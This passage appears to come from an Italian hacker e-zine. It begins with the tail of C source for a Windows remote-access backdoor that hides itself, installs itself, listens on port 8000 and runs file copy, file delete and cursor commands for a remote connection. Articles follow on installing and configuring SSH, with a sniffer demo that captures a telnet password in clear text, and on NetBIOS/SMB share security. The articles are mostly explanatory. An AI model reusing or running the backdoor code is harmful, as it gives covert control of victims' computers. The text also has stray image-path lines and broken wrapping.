          BOOL r=CopyFile(cmd1,cmd2,FALSE);
          if(r==TRUE) manda(wsocket2,"Ok, file copiato.\r\n");

         }//end of copy file.
         if(strcmp(cmd1,"del")==0)
         {
          BOOL r=DeleteFile(cmd2);
          if(r==TRUE) manda(wsocket2,"ok, file cancellato.\r\n");
         }//end of delete file.
         if(strcmp(cmd1,"setmousepos")==0)
         {
          char s[100];
          strcpy(s,cmd2);
          parse(s,cmd1,cmd2);
          BOOL h=SetCursorPos(atoi(cmd1),atoi(cmd2));
          if(h==TRUE) manda(wsocket2,"ok.\r\n");
         }// end of set mouse pos.
       }// qui
       esci=0;
     strcpy(str,"...");
    closesocket(wsocket2);
    if(killserv==1) closesocket(wsocket);
}
void server_proc(void)
{
   y3=WSAStartup(0x0101,&ws);
   wsocket=socket(AF_INET,SOCK_STREAM,0);
   sin.sin_port=htons(8000);
   sin.sin_addr.s_addr=htonl(INADDR_ANY);
   sin.sin_family=AF_INET;
   y1=bind(wsocket,(struct sockaddr *) &sin,sizeof(sin));
   y2=listen(wsocket,10);
   strcpy(str,"Ciaooo\r\n");
   strcpy(benvenuto,"Sei conesso alla bellerofonte-backdoor\r\n");

CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)controlla_connessione,NULL,0,(LPDWOR
D)&tID);
   while(killserv==0)
   {
      adsize=sizeof(struct sockaddr_in);
      wsocket2=accept(wsocket,(struct sockaddr *) &pin,&adsize);
      CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)elabora,NULL,0,(LPDWORD)&tID);
}
int WINAPI WinMain(HINSTANCE hInstance,HINSTANCE hPervInstance,LPSTR
lpszCmdParam,int nCmdShow)
{
        HWND hwnd;
   MSG msg;
   WNDCLASS wc;
   int argc=_argc;
   char **argv=_argv;
   strcpy(appname,argv[0]);

   MessageBeep(0);
   nascondi();
   installa();
   server_proc();
   MessageBeep(0);
   return TRUE;
   char x[]="bellerofonte backdoor";
}
================================================================================
==========
```

Secure Shell e Spionaggio Elettronico

By Grande_MuLo

Secure Shell è un programma di interazione remota fra due terminali attraverso una rete,
e permette di eseguire comandi sulla macchina remota in maniera sicura; garantisce una
'forte' autenticazione e una sicura comunicazione con l'host remoto. Puo' sostituire servizi
come: telnet,rlogin,rsh,rcp e con SSH-2 c'e' anche un ottimo client ftp, (sftp), che
interagendo con sshd (il demone di Secure Shell) permette una sessione ftp crittata.
Cosa vuol dire "crittazzione dei dati in transito?": beh in parole povere, il client Secure
Shell,(ssh), vi permette di effettuare un login (si', proprio come telnet) e di eseguire
comandi su una macchina remota interagendo con un server (sshd) in maniera pero' crittata, a
differenza del 'buon vecchio' telnet , che compie le stesse operazioni lasciando pero' tutti i
dati 'in chiaro' e quindi come vedremo piu'avanti, facilmente leggibili da un attacker
malintenzionato. In particolare in questo articolo confrontero' il classico telnetd con sshd,
vedendo come Secure Shell possa aumentare, e di molto, il grado di sicurezza del vostro server
o della vostra workstation.

Per i piu'interessati i metodi crittografici supportati sono:
(elenco solo i piu' importanti supportati da sshd1...)

- Blowfish (crittografia a 64 bit, molto veloce) --> http://www.counterpane.com/blowfish.html
- 3des o meglio Triple Des (Triplo Des --> data encryption standard- è utilizzato di default)
- Idea (crittografia a 128 bit piu' veloce e potente di Triple Des)
- Rsa (crittografia a chiave pubblica e privata --> un po' alla pgp :) --> http://www.rsa.com

Ma come funziona in realta' una autenticazione tramite SSH ?

Quando il client si connette al server, il server accetta la connessione e risponde con
una stringa di identificazione; il client la controlla e 'risenda' al server la sua. Il fine
di questo scambio è di identificare la versione del software , la porta ed il protocollo.
Dopo questa fase l'autenticazione del client puo' avvenire secondo le seguenti metodiche:

- Tramite chiave pubblica: (RSA per ssh1 e DSA per ssh2)
- Hostbased (leggendo il .rhosts o /etc/host.equiv per ssh1 o la chiave pubblica nel caso di
  ssh2 -infatti utilizzare .rhosts è poco sicuro-)
- Kerberos (solo per ssh1)
- Password (utilizzando i soliti login e passwd e leggendo quindi /etc/passwd o /etc/shadow)

Ma vediamo in modo piu' approfondito come avviene una autenticazione:

Innanzitutto bisogna dire che ogni host ha una sua chiave RSA specifica (a 1024 bits), che
utilizza per identificarsi, ed in piu' quando il demone sshd parte, genera una chiave RSA
(a 768 bits) che viene rigenerata ogni ora in caso di utilizzo, e non viene mai salvata su disco.
Quando un client richiede una connessione, il server risponde con le sue chiavi

RSA (quella host e
quella server), il client le confronta in un suo database per verificare che non siano state
cambiate, dopodiche' genera una numero 'random' a 256 bit, lo encrypta usando entrambe le
RSA key (quelle mandate da sshd) e lo senda al server. Da qui in poi questo sequenza
numerica sara' utilizzata sia da server che da client per le future autenticazioni , ed il
login verra' lasciato alle varie possibilita' di autenticazione indicati piu' sopra:
Password , a chiave pubblica , Kerberos, o il file .rhosts, (escluso di default per ovvie
ragioni di sicurezza)... il resto della la sessione Secure Shell sara' crittata utilizzando i
ciphers (i 'crittatori', vedi Blowfish etc..) supportati. (Scelti dal client ssh fra quelli
di cui dispone il server sshd).

Ma ecco uno schemino dell'autenticazione di Secure Shell (valido per sshd1)...

```
CLIENT -------------->  SERVER [il client (ssh) richiede l'autenticazione]

CLIENT <--------------  SERVER [il server (sshd) invia in risposta le sue chiavi RSA
                                (la  host e la server)]

CLIENT -------------->  SERVER [il client risponde con un numero crittato usando le
                                key RSA del server e lo rimanda indietro al server]

CLIENT <--------------> SERVER [il server risponde con un messaggio di conferma crittato,
                               l'autenticazione è avvenuta regolarmente, ed il numero a 256
                               bit sara' utilizzato per le autenticazioni future. A questo
                               punto la conclusione dell'autenticazione viene lasciata a
                               password, chiavepubblica, etc...]
```

Una nota va fatta a sshd2, che usa un metodo derivato da sshd1 e quindi leggermente differente;
infatti ogni host ha una chiave DSA specifica, ed il demone sshd quando avviato, non crea
nessuna server key, infatti questa è sostituita da un'altra chiave chiamata: "Diffie-Hellman
key agreement."

Tutto questo non deve spaventare nessuno, perche' Secure Shell lavora
in modo semplice e quindi tutto richiede poco apprendimento, infatti all'utente
non resta altro che fare login come con una semplicissima sessione telnet.

Ma ora vediamo come installarlo. Innanzitutto procuratevi il pacchetto
(senno' si fa ben poco ;) dal sito http://www.ssh.com.

Questi elencati sotto sono quelli disponibili ora.. (se poi quando leggete
l'articolo è gia' uscita la 5.0.. beh.. incazzatevi con Brigante e Co. ih ih ;)

```
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
#                                                                               #
# - ssh-2.3.0.tar.gz  - latest non-commercial Unix SSH2 version.                 #
# (questa è la versione un po' piu' avanzata, in testing)                       #
#                                                                               #
# - ssh-1.2.30.tar.gz - latest non-commercial Unix SSH1 version.                #
#                                                                               #
```

```
# - SSHWin-2.3.0.exe  - evaluation copy of SSH Secure Shell for Windows  #
#     (si c'e' anche la versione di Secure Shell per windows ..)         #
#                                                                        #
# - Al momento sono disponibili anche gli rpm per Red Hat e Suse.        #
#                                                                        #
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
```

Io personalmente ho curato l'installazzione di ssh-1.2.30.tar.gz su un box Linux (slack 7.1),
questo lo dico solo per chi volesse utilizzare la ssh-2.3.0, visto che la sua implementazione è
leggermente differente, e considerando il fatto che la maggior parte dei client ssh che ci
sono in giro oggi (vedi per Windows, TeraTermPro + TTSSH) lavorano ancora con sshd1. Infatti
per installare ssh-2.3.0 e renderlo compatibile con ssh1 dovrete compilare comunque il pacchetto
della 1.2.30 o precedenti (mi sembra fino 1.2.25) , e solo dopo quello, la versione 2.3.0;
questo perche' quando sshd2 ricevera' richieste da client che lavorano ancora con sshd1 le
forwardera' a quest'ultimo grazie a due semplici righe da aggiungere ai conf di ssh2 & sshd2
ovvero:

```
# Aggiungete in /etc/ssh2/sshd2_config:

Ssh1Compatibility   yes
Sshd1Path           /usr/local/sbin/sshd1


# Aggiungete in /etc/ssh2/ssh2_config:

Ssh1Compatibility   yes
Ssh1Path            /usr/local/bin/ssh1
```

Ma ora vediamo la compilazione di sshd1....
Dopo aver scompresso il .gz (se non lo sapete fare.. beh cambiate articolo o leggete qualche appunto sui comandi base di unix ;P), andiamo alla configurazione facendo i soliti ./configure & make (ricordo anche un'interessante opzione ---> ./configure -with-libwrap[=PATH] - che permette il supporto TCP wrapper), dopodiche' andiamo a configurare i seguenti conf:

- /etc/ssh_config (il conf del client ssh)
- /etc/sshd_config (il conf del server sshd)

Altri file importanti sono:

- $home/.ssh/identity (contiene la chiave RSA dell'user, quando viene generata è possibile specificare una password che verra' utilizzata per crittare il file, inutile dire che ques'ultimo dev'essere leggibile SOLO dall'utente interessato..)

- $home/.ssh/identity.pub (contiene la chiave pubblica di autenticazione e dovrebbe essere aggiunta al file $home/.ssh/authorized_keys di tutti gli host dove volete utilizzare l'autenticazione a chiave pubblica.)

Per quanto riguarda il conf del client ssh le cose da dire non sono molte, ma

eccovi un
'paste' del tutto:

```
# Host *
#   ForwardAgent yes --> Specifica se rinviare o meno le connessioni con gli
agenti
                         di autenticazione
#   ForwardX11 yes   --> Specifica se ssh debba rinviare in automatico le
sessioni X11
#   RhostsAuthentication yes --> specifica se possa usare solo il .rhosts come
metodo di
                                 autenticazione,(sinceramente è un metodo poco
sicuro)
#   RhostsRSAAuthentication yes --> specifica se ssh debba usare .rhosts e RSA
#   RSAAuthentication yes --> specifica se utilizzare l'autenticazione usando le
chiavi RSA
#   TISAuthentication no
#   PasswordAuthentication yes  --> specifica se vi debba essere autenticazione
tramite password
#   FallBackToRsh yes --> specifica se fallita una sessione sshd, si debba
tornare a rsh.
#   UseRsh no
#   BatchMode no --> specifica se ssh richieda login e password alla
connessione.
#   StrictHostKeyChecking no
#   IdentityFile ~/.ssh/identity --> specifica un file alternativo di identita'
da usare.
#   Port 22  --> specifica una porta remota alternativa per sshd
#   Cipher idea --> specifica quale cifratura ssh dovrebbe usare. (in questo
caso idea)
#   EscapeChar ~ --> specifica il carattere di uscita della sessione.
```

Ma ora diamo un'occhiata al conf di sshd (il server) per un commento e un
settaggio piu'
approfonditi:

```
# This is ssh server systemwide configuration file.

Port 22 --> beh, questa è la porta sulla quale "ascoltera'" il server sshd
ListenAddress 0.0.0.0 --> l'indirizzo di rete sul quale volete che 'ascolti'
sshd
HostKey /etc/ssh_host_key --> specifica la locazione della chiave del nostro
host
RandomSeed /etc/ssh_random_seed --> interessa la generazione di numeri random.
Obsoleto.
ServerKeyBits 768 --> setta i bit da usare nella chiave del server
LoginGraceTime 600 --> specifica il tempo (in secondi) dopo il quale sshd chiude
una sessione
                       inutilizzata.
KeyRegenerationInterval 3600 --> il tempo (in secondi) dopo il quale la server
key è rigenerata.
PermitRootLogin yes --> se volete che root possa eseguire un login con ssh
IgnoreRhosts no --> specifica se leggere il file .rhosts
StrictModes yes --> forza sshd a controllare i permessi nella home di un utente
prima di
                    accettare il suo login.
QuietMode no
X11Forwarding yes --> abilita' l'X11 forwarding
X11DisplayOffset 10  --> specifica il primo display number (qui 10) che sshd
puo' utilizzare,
                         questo per non interferire con il vero server di X11..
FascistLogging no --> da specificare se volete che sshd esegua un logging
'intrusivo'
PrintMotd yes --> se volete che sshd printi a schermo il motd (message of the
day)
KeepAlive yes --> specificare se volete che sshd invii messaggi al client per
mantenere
                  la connessione.
SyslogFacility DAEMON --> la priorita' con la quale volete che syslogd loggi la
sessione sshd
```

(in questo caso DAEMON)
RhostsAuthentication no --> se volete utilizzare SOLO l'autenticazione basata su .rhosts
RhostsRSAAuthentication yes --> per l'autenticazione tramite .rhosts e RSA
RSAAuthentication yes --> per specificare l'utilizzo dell'autenticazione RSA
PasswordAuthentication yes --> abilita' l'autenticazione tramite password
PermitEmptyPasswords yes --> specifica se un utente puo' effettuare un login con una password
vuota
UseLogin no
CheckMail no --> se volete che sshd checcki la mail dell'utente
PidFile /u/zappa/.ssh/pid --> per specificare un file alternativo per il pid
AllowHosts *.scopation.com *.susycapezzolo.it --> lista di host autorizzati al servizio sshd
DenyHosts lamerz.warez.com *.warez.it --> lista di host esclusi al servizio sshd
Umask 022
SilentDeny yes --> se specificato sshd non inviera' alcun messaggio di notifica al rifiuto
di una sessione.

Ufff... ho finito.. che palle, beh se avete ancora problemi fatevi un 'man sshd_config', e
avrete una lista molto piu' dettagliata su ogni singola opzione..

Dopo aver settato il conf di sshd (a parte che anche se lo lasciate cosi' va' piu' che
bene..), l'avrete funzionante e pronto al prossimo boot di sistema, infatti sul mio sistema si
è aggiunto uno script di poche righe (nel mio caso) in /etc/rc.d/rc.inet2, eccolo qua:

```
# Look for sshd in the two most common locations (compiled with --prefix=/usr
# or with --prefix=/usr/local) and if we find it, start it up
if [ -x /usr/local/sbin/sshd ]; then
  echo -n " sshd"
  /usr/local/sbin/sshd
elif [ -x /usr/sbin/sshd ]; then
  echo -n " sshd"
  /usr/sbin/sshd
fi
##
```

Se avete fretta potete avviare manualmente sshd, cosi' l'avrete gia' pronto per l'uso.
(Per le varie opzioni di avvio guardate la man page di sshd).

Ora sshd è pronto per sostituire il vecchio telnet daemon..
anche se in verita' sshd è concepito per sostituire molti altri servizi..
Ecco qui una breve lista di altri tool presenti nel pacchetto di Secure Shell:

* scp: sistema sicuro per copiare file fra host remoti (simile al vecchio rcp -remote copy-)

* ssh-keygen: un generatore di chiavi RSA da usare per autenticazione locale e remota.

* ssh-add: aggiunge nuove chiavi RSA per l'agente di autenticazione. Se avviato senza altri comandi crea il file $home/.ssh/identity.

* ssh-agent viene utilizzato per eseguire l'autenticazione alla maniera RSA quando si sta usando ssh. Consente di accedere e conservare la chiave RSA privata. Quando viene lanciato all'inizio di una sessione di lavoro, come puo' essere un semplice login o una sessione X, tutti gli altri

programmi o finestre utilizzati, diventano come client che interagiscono
con ssh-agent.

Un breve cenno finale lo meritano sicuramente due tool (distribuiti pero' con il pacchetto
ssh-2.3.0.tar.gz), ovvero sftp2 e sftp2-server:
si tratta di un nuovo "server ftp" che in realta' lavora con sshd2 mantenendo quindi una
interazione crittata fra client e server. Molto bello. L'utilizzo (ed i comandi) sono similari
ad un qualsiasi server ftp.

Altri tool presenti in ssh-2.3.0.tar.gz ma che non commento sono:
ssh-pubkeymgr,ssh-chrootmgr,ssh-askpass2,ssh-dummy-shell, ssh-signer2,sshprobe2.

Bene,
 se siete arrivati fin qui... e non vi sono cadute le palle prima.. vi direte:
"Si certo, ora ho il mio serverino sshd che gira, ma come straca*** lo uso?

La risposta è molto semplice: ssh -l [login_name] [host] [comandi eventuali]..
ma eccovi un paste di una sessione: (qui ho usato autenticazione tramite password)

```
root@bigmulo:/# ssh -l guest 127.0.0.1

guest's password:
Authentication successful.
Last login: Thu Nov 09 2000 22:38:01 +0100 from localhost
Linux 2.2.17.
No mail.
guest@bigmulo:~$
```

Come vedete a parte la sintassi iniziale, tutto sara' come col mitico telnetd,
anche se , quasi inutile ripeterlo , i dati verranno crittati...

Ma ora veniamo alla parte ''bella'' di questo articoletto. Per dimostrare bene
i vantaggi che ha apportato in sicurezza l'installazzione di sshd, ho 'simulato un attacco', cercando di sniffare da locale una sessione telnet e successivamente una
sessione sshd di un mio utente guest che si collegava ad un host remoto .
Ok iniziamo...

ECCO I DATI: (ovviamente i dati sono puramente empirici.. e poi certe cose la mamma mi ha detto
di non farle ih ih .. ahh, se non sapete cosa sia uno sniffer, vi rimando ad altri articoli per
capirlo, senno' la cosa si fa lunga ;P)

147.53.200.1 [utero1] ---->


Un box Linux, dal quale l'utente 'guest' si collega a 213.212.11.51 [bellepere] tramite una
sessione telnet e poi ssh. Qui [su utero1] ho ipotizzato che un attacker (ovviamente con uid 0),
abbia 'messo la scheda di rete in modalita' promiscua', utilizzando uno sniffer, e cercando di
compromettere la sicurezza di 213.212.11.51 [bellepere], ottenendo login e password di un utente,
[quindi 'sniffando' i pacchetti tcp/ip che passavano per la porta 23 (telnet) e poi per la 22
(ssh)]

213.212.11.51 [bellepere] ---->

Il box Linux target di cui l'attacker cerca di compromettere la sicurezza sniffandone login e
 password di un utente. Qui utilizzano sshd nella versione 1.2.30 ed il solito telnet daemon.

NOTA: (in questo caso ho utilizzato come sniffer 'sniffit' nella sua versione 0.3.7.beta, che
solitamente da' un ottimo output, a mio parere meglio di molti altri sniffer, ed ha anche
degli specifici 'loglevel' concepiti appositamente per sniffare 'dati confidenziali' di un utente
ih ih .. Ho salvato tutto l'output che mandava in un logfile che poi esamineremo..).

Bene ora iniziamo con la sessione telnet, ecco uno schemino...




L'attacker in questo caso riesce a cifrare i pacchetti tcp/ip spediti da utero1 a bellepere,
mandandoli su 'stdout' tramite lo sniffer e ottenendo (nel caso di sniffit) un output molto
pulito.. eccovi un 'paste' del logfile:

```
[Sat Nov 11 15:05:41 2000] - 147.53.200.1.3304-213.212.11.51.23: login
[^^^guest]
[Sat Nov 11 15:05:45 2000] - 147.53.200.1.3304-213.212.11.51.23: password
[^^CapezzoloSuSy81]
```

In questo caso la sicurezza dell'host remoto è stata compromessa.. insomma se siete il
sysadmin dell'host attaccato, provabilmente potete cominciare a pensare ad un nuovo lavoro;
Se al contrario siete l'attacker.. beh la cosa cambia; provabilmente state godendo come non
mai.... ;)

Ora proviamo esattamente la stessa cosa ma con una sessione Secure Shell ...
riecco il solito schemino..



L'attacker in questo caso riceve un output disordinato e confuso, a causa della crittazzione
dei dati che vi è fra client ssh e server sshd... ecco un paste di quello che da' come output
lo sniffer...

```
[Sat Nov 11 17:53:43 2000] - 147.53.200.1.1022-213.212.11.51.22: Connection
initiated
SSH-1.5-OpenSSH-1.2
","S?"'zY
?vs«""??>zZSÑ|-¥<=’i >?FO½'Fkðo.F'U2"^WM.S®T^V<!<o}<?roz'œ„?q¡'d"•~P<"
D?^1.YXL"7sSO)8%?l=?
bum^PsoSY~-q n>V?Ñó+-M?.$"~*s&’A?{8¥¾     ?"'z6iSoioS-T«>ZB/,*G?>'-Mo
                                          ~?>o˜'®=>Dzh/~
```

Come si puo facilmente notare, viene rilevata dallo sniffer solo l'effettiva connessione, ma
all'attacker non pervengono dati importanti.

Beh.. che dire, provabilmente non era quello che si aspettava, e la sicurezza dell'
host remoto non è stata compromessa. Questo dimostra l'importanza della crittazzione
dei dati in transito.. Certo che l'attacker non avrebbe ottenuto ugualmente alcun dato anche se
avesse cercato di ottenere i dati di login di un utente che si collegava da un host remoto
a locale (da [bellepere] a [utero1], dove gira lo sniffer), questo ovviamente supponendo che
su utero1 girasse sshd.

Secure Shell non vi protegge pero' solo da attacchi come sopra,
ma grazie alla sua forte autenticazione, anche da attacchi avanzati come il dns spoofing,
l'ip source routing e l'ip spoofing, (dove di solito un host remoto cerca di contraffarre dei
pacchetti come provenienti da un altro host 'fidato'). (NB: lo spoofing è una tecnica
molto particolare, e richiede apprendimento, molte letture , buone capacita' e un cervello
:); l'ho accennato solo per completezza dell'articolo).

Detto questo, ora vorrei semplicemente fare una nota sull'implementazione del client ssh su
piattaforme Windows e Machintosh. Per quanto riguarda il sistema Microsoft, un client interessante
che supporta anche sessioni Secure Shell è Tera Term Pro, che potete scaricare all'url:

http://hp.vector.co.jp/authors/VA002416/teraterm.html

Dopo aver scaricato ed installato questo pacchetto (che altro non è che un buon client telnet),
dovete scaricare anche i binari aggiuntivi per implementare ssh, (TTSH) che potete trovare
all'url:

http://www.zip.com.au/~roca/ttssh.html

Dopo aver scaricato e scompresso nella stessa dir di Tera Term Pro anche questo pacchetto (si
tratta di un eseguibile e di un paio di dll), sarete pronti ad utilizzare il vostro client
ssh anche su piattaforme windows.

Per quanto riguarda gli utenti Mac esistono due buoni client che sono:

Nifi telnet --> http://www.lysator.liu.se/~jonasw/freeware/niftyssh/
Better Telnet --> http://www.cstone.net/~roca/ttssh.html

Un ultima chance per l'utilizzo di ssh è rappresentata da 'Mindterm', per gli amanti del java,
che puo' essere utilizzato anche in un browser web.. ecco l'url:

http://www.mindbright.se/mindterm

Un doveroso cenno va fatto anche al progetto OpenSSH (http://www.openssh.com), portato
avanti dallo stesso team del progetto OpenBSD; Openssh si definisce (come dal sito):

"OpenSSH is a FREE version of the SSH suite of network connectivity....."

Infatti è una versione completamente gratuita del pacchetto ssh, e ne offre gli stessi
servizi.. (presentando gli stessi tool come rcp,ssh-keygen etc...) e rimane sicuramente una
valida alternativa a ssh. L'ultimo pacchetto rilasciato è questo:

*NEW*OpenSSH 2.3.0

(con supporto per i protocolli di sshd1 e sshd2)

Bene... finalmente eccoci alla conclusione... se siete arrivati fin qui i casi sono due:

1- Non avevate una pippa da fare..
2- Stavate cercando qualche url di siti porno.. beh' in tal caso vi ho deluso :\

In conclusione, direi che l'utilizzo di Secure Shell sia ormai diventato una necessita', o
meglio una obbligo, per chi voglia garantire una certa sicurezza all'interno della sua rete,
e sebbene non possa prevenire alla sicurezza delle reti esterne, è sicuramente un buon inizio
per proteggere i dati del vostro server o della vostra workstation.

Bene, ora vi devo proprio salutare..
beh poche palle.. sono proprio stanco..:: Per le ragazze particolarmente vogliose e bisognose
di certe esperienze.. (ma solo quello vogliose vogliose ..:P)
l'invito è quello di scrivermi ...

.:: GraNde_MuLo ::.

PS:
un saluto a tutto il team che lavora per Netrunners,
a tutto #ahccc e a tutti quelli che ogni giorno rulezzano con me ;p ..
Una slinguata anche alla Megan Gale ,
...azz ma avete visto il calendario 2001 ?

... beh lasciamo stare ;P

==========

Ancora su NetBIOS

By Il Solimano

****

Intro:

Sempre più spesso la letteratura specializzata presenta articoli su come realizzare una lan
interna. Ciò, vista anche la mancanza di informazione della maggioranza degli utenti, che
spesso condividono tra loro i dischi fissi dei pc della piccola lan, crea notevoli problemi
per quanto riguarda la sicurezza.

Questo articolo serve per proteggere se stessi. NON UTILIZZATE QUESTO DOCUMENTO PER FARE
CA***TE IN GIRO. Usate quanto indicato in questo testo solo per proteggere voi stessi etc.etc.

Acronimi:

SMB: Server Message Blocks

NetBIOS : Network Basic Imput/output system

NetBEUI : NetBIOS extended User Interface.

NBT : Netbios over TCP/IP

****

Tutti i discorsi che faremo valgono esclusivamente per il sistema operativo della M$ (Morte sicura)
ed in particolare per Winzoz 9x.

****

SMB, NETBios e NETBeui:

SMB è un protocollo creato dall' IBM a metà degli anni 80 e successivamente adottato ed implementato
da M$. Il funzionamento di questo protocollo, che opera a livello applicazione e presentazione, è sia
di tipo Server (acconsente l'accesso a cartelle di file o stampanti da remoto) che di tipo client
(consente di vedere sul proprio Pc le risorse condivise da un qualsiasi utente in rete).

Questo protocollo, in pratica, ha lo scopo di rendere visibili ed utilizzabili da remoto, in una rete,
cartelle, files, stampanti. Su tali risorse è possibile eseguire ,inoltre, tutte le normasli operazioni
che normalmente eseguiamo su cartelle e files presenti sul nostro Pc (lettura, scrittura, cancellazione
etc...).

Per rendere le cose più semplici M$ ha dotato SMB di un prodigioso componente chiamato REDIRECTOR che
ci consente di disporre delle risorse remote ,ovviamente condivise, come se fossero delle risorse locali.
E' cioè possibile vedere, grazie al redirector, una cartella condivisa da un pc remoto come se fosse una
cartella presente sul proprio Pc

Per quanto concerne la sicurezza il protocollo SMB è in grado di gestire due tipi di sicurezza:

A Livello condivisione: viene richiesta una password per ogni condivisione, inserita questa pass è
possibile utilizzare le risorse poste all'interno della condivisone. Le operazioni che un utente potrà
compiere sono fissate da chi condivide la risorsa. In soldoni: supponiamo di aver condiviso in lettura:
il disco c:\ con una pass, la cartella c:\documenti con un'altra pass., In questo caso chi è in possesso
della pass di accesso al disco c:\ può anche accedere alla cartella documenti in quanto documenti è interna
alla condivisione c:\, viceversa chi possiede la pass di accesso alla cartella c:\documenti potrà accedere
alle sole cartelle e/o file interni alla cartella documenti stessi. Ps Questo tipo di condivisione soffre di
un baco nell'autenticazione delle password scoperto da NSFOCUS Security Team il 18.09.00 e sfruttato dell'
exploit Pqwak.exe di shiane hird 2000
A livello utente: In questo caso un utente, per accedere alle risorse condivise, deve autenticarsi tramite
la combinazione classica USER,PASSWORD. In questo caso le operazioni che questo utente potrà compiere sono
legate ai privilegi che l'utente possiede all'interno della Lan. In soldoni in queste reti deve esistere
un server NT ove risiede il file delle autorizzazioni.
Per quanto finora detto SMB è un protocollo funzionante a livello Applicazione/presentazione per il trasporto
dei pacchetti e quindi per la comunicazione in rete avrà bisogno di altri protocolli (protocolli che operino

a livello sessione, trasporto, network, data link e fisico).

M$ ha utilizzato ,in seguito vedremo il perché, due possibili protocolli

NETBEUI
TCP/IP
Come saprete TCP/IP ,però ,lavora a livello trasporto network.

Il collegamento quindi tra SMB e TCP/IP , e ovviamente anche attraverso Netbeui, avviene attraverso un API
che funzioni a livello sessione chiamata NETBIOS (nel netbeui il netbios è un componente fondamentale.)

Le comunicazioni tra SMB ed il livello inferiore (netbios) avvengono tramite strutture di dati chiamate NCB:
Network Control Bloc

RICAPITOLANDO:

SMB: è usato da winzoz 3.x, 9.x, Nt ed OS/2 per permettere l'accesso e la condivisione di cartelle ,
file e stampanti remote.

NETBIOS: è un API che funziona a livello Sessione e che ha il compito di unire l'SMB con i protocolli
necessari per l' instradamento dei pacchetti come TCP, IP, IPX...

NETBEUI: è un protocollo ,contenente l'API netbios, per il trasporto dei pacchetti che ha la possibilità
di dialogare direttamente con l'SMB.

NETBEUI:

Ricrdiamo che il netbeui non è altro che un implementazione del netbios in grado di effettuare il trasporto
dei dati.

Il netbios nasce circa negli anni 80 ed ha come obbiettivo principale quello di rendere più umane le LAN.
In pratica si tenta di eliminare i complessi indirizzi numerici e di sostituirli con nomi.

Funzionamento:

Quando un client vuole registrarsi in una rete questi manda un messaggio di tipo broadcast (uno a tutti)
in cui viene indicato il proprio nome.

Se questo nome è già esistente allora accadrà che il client in possesso del nome comunicherà tramite
connessione di tipo PPP (point to point) che il nome che si vuole utilizzare è già esistente e quindi
un diniego alla connessione in rete.

Se il client che sta tentando la registrazione non riceve risposta allora questi diventas punto attivo
della rete stessa.

Le comunicazioni tra due client o nodi invece avvengono nel seguente modo:

Il client1 invia un broadcast , contenente il nome del client da contattare, a tutta la rete, il client2 ,
se presente, risponderà al client1 tramite messaggio PPP. A questo punto si stabilisce una connessione di
tipo PPP tra i due client.

Le comunicazioni ,in una rete che utilizza il nrtbios, possono essere di tre tipi:

Sessioni: si usano per scambiare con un altro client/nodo rilevanti quantità di dati.
Datagrammi: servono per inviare a più nodi di un gruppo messaggi di modeste dimensioni max 512 byte.
Broadcast :messaggi a tutti i nodi presenti di modeste dimenzioni.

I nomi utilizzati dal netbios sono composti da 16 caratteri alfanumerici (la $ finale è utilizzata per
nascondere le condivisioni es: la cartella condivisa con nome documenti$ pur esistendo ed essendo condivisa
non sarà visibile , da risorse di rete, da altri utenti.

I nomi possono essere

Unici :Individuano un client o un determinato servizio offerto.
Gruppi: identifica il "gruppo" a cui il client o la risorsa appartiene.
Il Netbuie non utilizza porte quindi per indicare se il nome unico è un servizio o un client viene utilizzato
un carattere dei sedici a disposizione.

Questo carattere, noto come suffisso, è indicato in esadecimali

Es.

Il nome con affianco il suffisso 46 che è attivo l'SMS client remote trasfert

Il suffisso 20 invece indica che il client ha abilitato la possibilità di condivisione delle risorse :)

Per la tabella completa suffissi / servizi si rimanda al sito www.spippolatori.com

Per vedere la tabella dei servizi offerti in una rete basta utilizzare il comando:

nbstat -a nome_Client_o_servizio.

Ultima cosa utile da sapere è che per evitare che ogni client debba contenere una copia nome nodo risorsa
condivisa in genere viene eletto tra tutti i nodi un browser master a cui viene affidata la lista.

In reti miste (winzoz 9x, NT, unix...) la lista viene affidata a sistemi di classe superiore NT o linux
con samba.

In reti di soli windows 9x si può scegliere il browse master selezionando:

Pannello di controllo->Rete->condivisione file e stampanti -> browse master ->attivato.

LIMITI E PROBLEMI DI NETBEUI:

Come già detto il protocollo, per le comunicazioni, utilizza in maniera massiccia il broadcast ciò comporta:

L'impossibilità di comunicazione tra due reti connesse attraverso ruter.
Un degrado delle Lan estese
L'unicità dei nomi diventa difficile se non impossibile nelle wan.
I nomi non consentono di effettuare un routing ovvero di conoscere la posizione del nodo al quale ci
vogliamo collegare.
Dato il crescente interesse degli utenti ad internet M$ all'ora invece di abbandonare il suo progetto
decide di manipolare il netbios e crea NBT

NBT:

NBT è null'altro che un ibrido in cui il netbios supporta i nomi mentre e TCP/IP invece gli indirizzi
numerici.

In questo tipo di rete un client Win per effettuare una connessione con un altro client procede nel
seguente modo:

Consulta una cache interna HKEY_CURRENT_USER ->recent
Interroga se presente nella rete un server wins (un server wins è l'equivalente di un server DNS
ovvero consente di associare ad un nome un indirizzo IP e viceversa)
Fa un broadcast
Consulta un file interno LMHOST J (Uhmm...questo nome non mi è nuovo !?!)
NBT combinando nomi ed indirizzi IP consente di superare i limiti del netbeui ma al contempo mette
a rischio tutte le condivisioni presenti in una lan J .

